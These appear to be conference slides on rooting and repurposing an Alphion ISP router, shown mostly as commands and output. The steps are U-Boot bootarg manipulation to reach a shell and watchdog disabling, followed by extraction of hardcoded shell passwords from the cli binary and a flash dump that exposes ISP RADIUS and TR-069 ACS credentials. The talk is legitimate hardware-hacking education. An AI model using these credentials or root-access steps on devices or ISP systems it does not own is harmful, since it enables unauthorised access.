Don’t Trash it, Hack it: Reverse Engineering Secrets & Repurposing ISP Routers

Dheeraj Reddy Jonnalagadda

FOSSASIA Summit
March 8-10, 2026

$whoami

- Senior Flight software engineer at PixxelSpace, India.
- Working on the onboard computers (OBC) for earth observation satellites
- Budding Linux kernel enthusiast and just started contributing to the mainline kernel.
- LinkedIn
- Personal Website
- Hackster

Agenda

- The Break-in: Manipulating U-Boot args to hijack the Linux boot process

- Forensics: Analyzing the Management Information Base (MIB) to recover hidden passwords.

- The Realtek Flash tool: Understanding how the router stores state and using flash get/set to bypass restrictions.

- Going Dark: Permanently disabling the TR-069 daemon to stop the router from "phoning home" to the ISP.


- **Extracting passwords:** Binary analysis to get hardcoded admin passwords.


- **Building an Ad blocker:** Build a pi-hole style Ad blocker and analysis of the results.


- Persistence: Enabling the Telnet daemon via a config hook to replace hardware UART access.

- Q&A

The beginnings








The Black box - Alphion ASEE 1447

Alphion ASEE 177



USB-TTL Converter

Default login through UART

- We land on this page once the bootup completes.
- Can only access the login page using `admin/admin` creds
- Linux shell has a different password.

```
>ls
command error!

    backup                  Backup configuration file
    config                  Configure system
    debug                   Debug system
    debug_telnet            Enable/Disable telnet
    exit                    Exit command line interface
    help                    Help information
    reboot                  Reboot system
    restore                 Restore configuration file
    sh                      Enter linux shell
    show                    Show system information
    ccu_data                get ccu details
    activate_passive_image  switch to passive software image
    get_device_type         get device type as bridge:iprouted:hybrid
    set_device_type         set device type as bridge:iprouted:hybrid
    get_olt_mode            get OMCI OLT mode
    set_olt_mode            set OMCI OLT mode
    killomci                Kill omci

>sh
Enter Password:
```

The breaking in

U-Boot Expeditions: Mapping the Path to Root Access

- Halt boot flow by interrupting U-Boot timeout.
- `# printenv`

```
root_mtd=31:7
serverip=192.168.1.7
set_act0=if itest.s ${sw_active} != 0;then setenv sw_active 0;saveenv;fi
set_act1=if itest.s ${sw_active} != 1;then setenv sw_active 1;saveenv;fi
set_commit0=if itest.s ${sw_commit} != 0;then setenv sw_commit 0;saveenv; else true; fi
setbootargs=setenv bootargs ${bootargs_base} ${more_args} ${mtdparts}
setmoreargs=set more_args ubi.mtd=${ubi_mtd} root=${root_mtd} rootfs=squashfs
sgmii_init=mw bb000084 00000044
stderr=serial
stdin=serial
stdout=serial
sw_active=0
sw_commit=0
sw_tryactive=2
sw_valid0=1
sw_valid1=1
sw_version0=7.6.H.A0.05.12 -- Thu Jan 5 18:00:43 IST 2023
sw_version1=7.6.H.A0.05.06 -- Fri Jul 1 11:40:00 IST 2022
tftp_base=83c60000
ub0=set root_mtd 31:7 && run process0 setmoreargs setbootargs; bootm ${freeAddr}
ub1=set root_mtd 31:9 && run process1 setmoreargs setbootargs; bootm ${freeAddr}
ubi_device_img_name=ubi_device_img.ubi
ubi_mtd=4
ubi_mtd_name=ubi_device
ubipart=ubi part nand0,${ubi_mtd}
upb=tftp ${tftp_base} encode_uboot.img && crc32 ${fileaddr} ${filesize} && spi_nand erase 0x0 ${fl_boot_sz} && spi_nand write.raw ${fileaddr} 0x0 ${filesize}
updev=setenv current_vol ubi_Config && if run check_vol; then run _updev_bk;  else run _updev; fi
upe=tftp ${tftp_base} uboot-env-98d-eng.bin && spi_nand erase ${fl_env} ${fl_env_sz} && spi_nand write ${fileaddr} ${fl_env} ${fl_env_sz} && spi_nand erase ${fl_env2} ${fl_env_sz} && spi
_nand write ${fileaddr} ${fl_env2} ${fl_env_sz}
upframework=run check_framework && tftp ${tftp_base} framework.img && ubi write ${tftp_base} ubi_framework1 ${filesize} && ubi write ${tftp_base} ubi_framework2 ${filesize}
upk=set current_vol ubi_k0 && run check_vol && tftp ${tftp_base} uImage && ubi write ${tftp_base} ubi_k0 ${filesize}
upk1=set current_vol ubi_k1 && run check_vol && tftp ${tftp_base} uImage && ubi write ${tftp_base} ubi_k1 ${filesize}
upr=set current_vol ubi_r0 && run check_vol  && tftp ${tftp_base} rootfs && ubi write ${tftp_base} ubi_r0 ${filesize}
upr1=set current_vol ubi_r1 && run check_vol  && tftp ${tftp_base} rootfs && ubi write ${tftp_base} ubi_r1 ${filesize}
upt=tftp 80000000 img.tar && upimgtar ${fileaddr} ${filesize}
upv=tftp 80000000 vm.img;upvmimg ${fileaddr}
yk=loady 80000000 && cp.b 80000000 81000000 ${filesize} && cmp.b 80000000 81000000 ${filesize} && spi_nand erase ${fl_kernel1} ${fl_kernel1_sz} && spi_nand write 80000000 ${fl_kernel1} $
{filesize}
yr=loady 80000000 && cp.b 80000000 81000000 ${filesize} && cmp.b 80000000 81000000 ${filesize} && spi_nand erase ${fl_rootfs1} ${fl_rootfs1_sz} && spi_nand write 80000000 ${fl_rootfs1} $
{filesize}
yu=loady 80000000 && cp.b 80000000 81000000 ${filesize} && cmp.b 80000000 81000000 ${filesize} && spi_nand erase 0 ${fl_boot_sz} && spi_nand write.raw 80000000 0 ${filesize}

Environment size: 6589/16379 bytes
9607C/9603C#
```

Print the good stuff

- Print each variable starting with the familiar ‘bootm’
- Expand until we print all variables

```
9607C/9603C# printenv process0
process0=run ubipart && ubi read ${freeAddr} ubi_k0
9607C/9603C# printenv setmoreargs
setmoreargs=set more_args ubi.mtd=${ubi_mtd} root=${root_mtd} rootfs=squashfs
9607C/9603C# printenv setbootargs
setbootargs=setenv bootargs ${bootargs_base} ${more_args} ${mtdparts}
9607C/9603C# printenv ubi_mtd
ubi_mtd=4
9607C/9603C# printenv root_mtd
root_mtd=31:7
9607C/9603C# printenv bootargs_base
bootargs_base=console=ttyS0,115200
9607C/9603C# printenv more_args
Unknown command 'printenv_args' - try 'help'
9607C/9603C# printenv more_args
more_args=ubi.mtd=${ubi_mtd} root=${root_mtd} rootfs=squashfs
9607C/9603C# printenv ubi_mtd
ubi_mtd=4
9607C/9603C# printenv root_mtd
root_mtd=31:7
9607C/9603C# printenv mtd_parts
## Error: "mtd_parts" not defined
9607C/9603C# printenv mtdparts
mtdparts=mtdparts=spinand:768K(boot),128K(env),128K(env2),256K(static_conf),255744K(ubi_device)
9607C/9603C# printenv freeAddr
freeAddr=83000000
9607C/9603C#
```

Combine and boot!

```
Hit any key to stop autoboot:  0
9607C/9603C# run ubipart
Creating 1 MTD partitions on "nand0":
0x000000140000-0x00000fb00000 : "mtd=4"
good block number 2048
UBI: attaching mtd1 to ubi0
UBI: physical eraseblock size:   131072 bytes (128 KiB)
UBI: logical eraseblock size:    126976 bytes
UBI: smallest flash I/O unit:    2048
UBI: VID header offset:          2048 (aligned 2048)
UBI: data offset:                4096
UBI: attached mtd1 to ubi0
UBI: MTD device name:            "mtd=4"
UBI: MTD device size:            249 MiB
UBI: number of good PEBs:        1998
UBI: number of bad PEBs:         0
UBI: max. allowed volumes:       128
UBI: wear-leveling threshold:    4096
UBI: number of internal volumes: 1
UBI: number of user volumes:     5
UBI: available PEBs:             1308
UBI: total number of reserved PEBs: 690
UBI: number of PEBs reserved for bad PEB handling: 19
UBI: max/mean erase counter: 3/1
9607C/9603C# ubi read 83000000 ubi_k0
Read 0 bytes from volume ubi_k0 to 83000000
No size specified -> Using max size (10539008)
9607C/9603C# setenv bootargs 'console=ttyS0,115200 ubi.mtd=4 root=31:7 rootfs=squashfs mtdparts=spinand:768K(boot),128K(env),128K(env2),256K(static_conf),255744K(ubi_device) init=/bin/sh
'
9607C/9603C# bootm 83000000
## Booting kernel from Legacy Image at 83000000 ...
   Image Name:   Linux-4.4.140
   Created:      2023-01-05  12:13:43 UTC
   Image Type:   MIPS Linux Kernel Image (lzma compressed)
   Data Size:    4164322 Bytes = 4 MB
   Load Address: 80010000
   Entry Point:  80959870
   Verifying Checksum ... OK
   Uncompressing Kernel Image ...
```

Not in yet: Resetting the watchdog timer

```
# [  331.030000] tv_sec:331     tv_usec:30024
[  331.030000] CPU0 kick watchdog!
[  336.030000] tv_sec:336       tv_usec:30023
[  336.030000] CPU0 kick watchdog!
[  341.030000] tv_sec:341       tv_usec:30024
[  341.030000] CPU0 kick watchdog!
[  346.030000] tv_sec:346       tv_usec:30023
[  346.030000] CPU0 kick watchdog!
[  351.030000] tv_sec:351       tv_usec:30023
[  351.030000] CPU0 kick watchdog!
[  356.030000] tv_sec:356       tv_usec:30023
[  356.030000] CPU0 kick watchdog!
[  361.030000] tv_sec:361       tv_usec:30024
[  361.030000] CPU0 kick watchdog!
[  366.030000] tv_sec:366       tv_usec:30023
[  366.030000] CPU0 kick watchdog!
[  371.030000] tv_sec:371       tv_usec:30023
[  371.030000] CPU0 kick watchdog!
[  376.030000] tv_sec:376       tv_usec:30022
[  376.030000] CPU0 kick watchdog!
[  381.030000] tv_sec:381       tv_usec:30023
[  381.030000] CPU0 kick watchdog!
[  386.030000] tv_sec:386       tv_usec:30023
[  386.030000] CPU0 kick watchdog!
[  391.030000] tv_sec:391       tv_usec:30023
[  391.030000] CPU0 kick watchdog!
[  396.030000] tv_sec:396       tv_usec:30022
[  396.030000] CPU0 kick watchdog!
```

```
[  391.030000] CPU0 kick watchdog!
[  396.030000] tv_sec:396       tv_usec:30022
[  396.030000] CPU0 kick watchdog!
mount -t proc proc /proc
# [  401.030000] tv_sec:401     tv_usec:30024
[  401.030000] CPU0 kick watchdog!
echo 1 > /proc/luna_watchdog/watchdog_flag
[  403.480000] write watchdog_flag to 0x00000001
[  403.480000] REG32(BSP_WDTCTRLR) = 0xe7c00000
#
```

The challenge: Read only file system

```
# mount
/dev/root on / type squashfs (ro,relatime)
devtmpfs on /dev type devtmpfs (rw,relatime,size=78864k,nr_inodes=19716,mode=755)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,gid=5,mode=620,ptmxmode=000)
ramfs on /var type ramfs (rw,relatime)
ubi0:ubi_Config on /var/config type ubifs (rw,relatime)
```

Forensics

Default telnet access: The door they forgot to lock

```
Trying 192.168.1.1...                                                    12:43:37 [5/1860]
Connected to 192.168.1.1.
Escape character is '^]'.

login: admin
Password:
>ls
command error!

    backup                  Backup configuration file

    config                  Configure system

    debug                   Debug system

    debug_telnet            Enable/Disable telnet

    exit                    Exit command line interface

    help                    Help information

    reboot                  Reboot system

    restore                 Restore configuration file

    sh                      Enter linux shell

    show                    Show system information

    ccu_data                get ccu details

    activate_passive_image  switch to passive software image

    get_device_type         get device type as bridge:iprouted:hybrid

    set_device_type         set device type as bridge:iprouted:hybrid

    get_olt_mode            get OMCI OLT mode

    set_olt_mode            set OMCI OLT mode

    killomci                Kill omci
```

```
  82 root         0 SW<  [kworker/2:1H]
  84 root         0 SW<  [kworker/0:1H]
  87 root         0 SW<  [kworker/1:1H]
 113 root         0 SW   [ubifs_bgt0_0]
 128 root      9292 S <  configd -D
 306 root      8872 S    /bin/tr142_app
 320 root         0 SW   [kworker/u8:0]
 321 root         0 SW   [kworker/u8:3]
 369 root     82668 S <  omci_app -ps gpon -s APHN227D59AE -f off 0 -m enable_wq -d err -
 370 root      3292 S <  /bin/pondetect 1
 396 root     36804 S <  /bin/systemd
 402 root      8672 S    /bin/ramonitor
 406 root     17896 S <  startup -d
 415 root      2632 S    /bin/telnetd -i -l /bin/login
 416 root      9000 S    /bin/cli -u admin
 512 root      9000 S    /bin/cli -c -u admin
 513 root      2108 S    /bin/inetd
 549 root      1972 S    /bin/voip_gwdt /etc/app.gwdt
 566 root      8668 S    /bin/slogd -n -s 16384 -l 6 -L
 568 root      2768 R    ps
 856 root      8868 S <  /bin/spppd
 896 root     19184 S <  /bin/boa
 903 root      2356 S    /bin/vsntp -s 1.in.pool.ntp.org -s in.pool.ntp.org
 909 root      2688 S    /bin/arp_monitor -F -d -t 3 -nf 3 -nt 7 -i br+
 915 root         0 DW   [led_swBlink]
 921 root     16860 S    /bin/monitord
1058 root     12676 S    /bin/VoIP_maserati -wdt 4 30
2178 root      8700 S    /bin/igmpproxy -c 1 -d br0 -u ppp0,nas0_1 -f /var/igmp_config -D
2776 root     46204 S <  /bin/cwmpClient
3071 root      8664 S    /bin/loopback
3149 root      2056 S <  /bin/radvd -C /var/radvd.conf
3150 root      2056 S <  /bin/radvd -C /var/radvd.conf
3216 root      2628 R    /bin/telnetd -p 2323 -l /bin/sh
6732 root         0 SW   [kworker/0:2]
17345 root    37644 S    /bin/dnsmasq -C /var/dnsmasq.conf -r /var/resolv.upstream --addn
17722 root        0 SW   [kworker/0:1]
22427 root        0 SW   [kworker/u8:2]
24492 root        0 SW   [kworker/u8:1]
30160 root     2628 S    /bin/sh
# cat /etc/inetd.conf
tftp    dgram  udp wait   root /bin/tftpd
telnet  stream tcp nowait root /bin/telnetd -i -l /bin/login
ftp     stream tcp nowait root /bin/ftpd
#
```

The restricted shell

- Exploring the `/etc/passwd` file gives us a clue on what shell is used.
- Executing ‘cli’ confirms this idea
- Copy over the ‘cli’ binary over to PC using `tftp` for further analysis.

```
# cat /etc/passwd
root:x:0:0:root:/tmp:/bin/cli
admin:$5$admin$HtMh.GfdDeKgLmNR2.6sB0bCYiFpKKAF3BM/9rCshbA:0:0::/tmp:/bin/cli
nobody:x:0:0::/tmp:/dev/null
user:$5$admin$0st08tbL34ttYC1oUYJkBCNVcvQfrtPopYLUD2WzGg3:1:0::/tmp:/bin/cli
# ls -l /bin/cli
-rwxrwxr-x    1 root     0           149292 Jan  5  2023 /bin/cli
# cli
>ls
command error!

    backup                  Backup configuration file

    config                  Configure system

    debug                   Debug system

    debug_telnet            Enable/Disable telnet

    exit                    Exit command line interface

    help                    Help information

    reboot                  Reboot system

    restore                 Restore configuration file

    sh                      Enter linux shell
```

Passwords: Now in plaintext for your convenience

```
dheeraj@Home-PC:/srv/tftp$ objdump -s -j .rodata cli | grep -C 5 "Password"
 416e90 00000000 0a416c72 65616479 2066696c  .....Already fil
 416ea0 74657265 64000000 62723000 2d700000  tered...br0.-p..
 416eb0 2d6a0000 0a4e6f77 2074656c 6e657420  -j...Now telnet
 416ec0 66696c74 65726564 00000000 0a54656c  filtered.....Tel
 416ed0 6e657420 69732061 6c726561 6479206f  net is already o
 416ee0 70656e65 64000000 50617373 776f7264  pened...Password
 416ef0 3a200000 76627361 6d6e3136 30373230  : ..vbsamn160720
 416f00 32304000 0a4e6f77 2054656c 6e657420  20@..Now Telnet
 416f10 6973206f 70656e65 64000000 0a417574  is opened....Aut
 416f20 68656e74 69636174 696f6e20 4661696c  hentication Fail
 416f30 65642e20 0a43616e 27742045 6e61626c  ed. .Can't Enabl
--
 418380 6f726d61 74207368 6f756c64 20626520  ormat should be
 418390 6e756d62 65723a6e 756d6265 720a0000  number:number...
 4183a0 25640000 252d3673 252d3135 73252d2a  %d..%-6s%-15s%-*
 4183b0 73252d2a 730a0000 496e6465 78000000  s%-*s...Index...
 4183c0 496e7465 72666163 65000000 55736572  Interface...User
 4183d0 6e616d65 00000000 50617373 776f7264  name....Password
 4183e0 00000000 2d2d2d2d 2d2d2d2d 2d2d2d2d  ....------------
 4183f0 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------------
 418400 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------------
 418410 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------------
 418420 2d2d2d2d 2d2d2d2d 2d2d2d2d 2d2d2d2d  ----------------
--
 418870 6e6f6e65 00000000 556e6b6f 6e776e20  none....Unkonwn
 418880 64686370 206d6f64 65210000 53657420  dhcp mode!..Set
 418890 44484350 206d6f64 65206572 726f7221  DHCP mode error!
 4188a0 00000000 0a4e6f74 20417574 686f7269  .....Not Authori
 4188b0 7a656421 00000000 2f62696e 2f736800  zed!..../bin/sh.
 4188c0 456e7465 72205061 7373776f 72643a20  Enter Password:
 4188d0 00000000 6d61736e 62303130 31323032  ....masnb0101202
 4188e0 31230000 2f62696e 2f6e7620 67657465  1#../bin/nv gete
 4188f0 6e762025 73000000 2f62696e 2f6e7620  nv %s.../bin/nv
 418900 73657465 6e762025 73202573 00000000  setenv %s %s....
 418910 73775f61 63746976 65000000 0a25733a  sw_active....%s:
```

```
>help
The followings are available commands:

    backup                  Backup configuration file
    config                  Configure system
    debug                   Debug system
    debug_telnet            Enable/Disable telnet
    exit                    Exit command line interface
    help                    Help information
    reboot                  Reboot system
    restore                 Restore configuration file
    sh                      Enter linux shell
    show                    Show system information
    ccu_data                get ccu details
    activate_passive_image  switch to passive software image
    get_device_type         get device type as bridge:iprouted:hybrid
    set_device_type         set device type as bridge:iprouted:hybrid
    get_olt_mode            get OMCI OLT mode
    set_olt_mode            set OMCI OLT mode
    killomci                Kill omci


>sh
Enter Password:
# uname -a
Linux www 4.4.140 #90 SMP Thu Jan 5 17:43:33 IST 2023 mips GNU/Linux
#
```

The Flash tool

```
# flash
Usage: flash cmd
cmd:
  info                          show flash offset information.
  loop                          enter a infinite loop.
  get_def <MIB-NAME> [...]              get the default value of specific mib from flash memory.
    Example:
      get_def NTP_ENABLED               get the default value of specific mib table entry from flash memory.
      get_def ATM_VC_TBL                get the default value of specific mib chain from flash memory.
      get_def ATM_VC_TBL.NUM    get the default number of specific mib chain from flash memory.
      get_def ATM_VC_TBL.0.ifIndex      get the default value of specific member of the mib chain record from flash memory.
  all_def [cs|hs]                       dump all mib default value from flash memory.
  get <MIB-NAME> [...]          get the specific mib from flash memory.
    Example:
      get NTP_ENABLED           get the specific mib table entry from flash memory.
      get ATM_VC_TBL            get all the specific mib chain records from flash memory.
      get ATM_VC_TBL.NUM        get the specific mib chain record size from flash memory.
      get ATM_VC_TBL.0.ifIndex  get the specific member of the mib chain record from flash memory.
  set <MIB-NAME MIB-VALUE> [...]set the specific mib into flash memory.
    Example:
      set NTP_ENABLED 0         set the specific mib table entry into flash memory.
      set ATM_VC_TBL.1.vpi 8    set the specific member of the mib chain recrod into flash memory.
  add <MIB-CHAIN-NAME> [...]    add mib chain record(s) into flash memory.
    Example:
      add ATM_VC_TBL            add a mib chain record into flash memory.
      add ATM_VC_TBL.2          add mib chain record(s) into flash memory.
  del <MIB-CHAIN-NAME> [...]    delete mib chain record(s) into flash memory.
    Example:
      del ATM_VC_TBL            delete the last mib chain record into flash memory.
      del ATM_VC_TBL.2          delete the specific mib chain record into flash memory.
  all [cs|hs]                   dump all flash parameters.
  list [cs|hs|all] [sorted]     list mib parameters(sorted).
```

Flash dump

```
# flash all > flash_dump.txt
```


flash_dump.txt

home > dheeraj > router_stuff > flash_dump.txt

```
NETWORK_TYPE=0
WLAN_ENCRYPT=6
WLAN_ENABLE_SUPP_NONWPA=0
WLAN_SUPP_NONWPA=0
WLAN_WPA_AUTH=2
WLAN_WPA_CIPHER_SUITE=3
WLAN_WPA_PSK=TestPassword@123
WLAN_WPA_GROUP_REKEY_TIME=86400
MAC_AUTH_ENABLED=0
RS_IP=122.160.130.202
RS_PORT=1812
RS_PASSWORD=airtelbroadband
RS_MAXRETRY=3
```

```
SUSER_NAME=admin
SUSER_PASSWORD=admin
PWD_SALTKEY=admin
ADSL_TONE=00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
DIRECT_BRIDGE_MODE=1
ADSL_HIGH_INP=0
DSL_GVECTOR=3
CWMP_RETRY_MIN_WAIT_INTERVAL=5
CWMP_RETRY_INTERVAL_MUTIPLIER=2000
CWMP_PROVISIONINGCODE=
CWMP_ACS_URL=http://tms.airtelbroadband.in:8103
CWMP_ACS_URL_OLD=http://
CWMP_ACS_USERNAME=airtelacs
CWMP_ACS_PASSWORD=airtelacs
CWMP_INFORM_ENABLE=0
CWMP_INFORM_INTERVAL=86400
CWMP_INFORM_TIME=0
CWMP_CONREQ_USERNAME=admin
CWMP_CONREQ_PASSWORD=admin
CWMP_ACS_UPGRADESMANAGED=1
CWMP_LAN_CONFIGPASSWD=
```

When ‘Admin’ isn’t really Admin - Locked out settings




Flash tool to the rescue!

```
# flash set CWMP_INFORM_ENABLE 0

# saveconfig cs

# loadconfig -f
/var/config/config.xml -t xml cs
```


```
# flash get_def CWMP_INFORM_ENABLE
CWMP_INFORM_ENABLE=1
# flash get CWMP_INFORM_ENABLE
CWMP_INFORM_ENABLE=1
# flash set CWMP_INFORM_ENABLE 0
set CWMP_INFORM_ENABLE=0
# saveconfig -h
Usage: saveconfig [ -f filename ] [ -t raw/xml ] [ cs/hs ]
Save system configuration to file.
Default options:
        [ -f filename ] /tmp/config.xml for cs; /tmp/config_hs.xml for hs
        [ -t raw/xml ] xml
        [ cs/hs ] cs
        [ -r table/chain/all ] all
Usage: saveconfig -c
Check validation of MIB descriptors.
# saveconfig cs
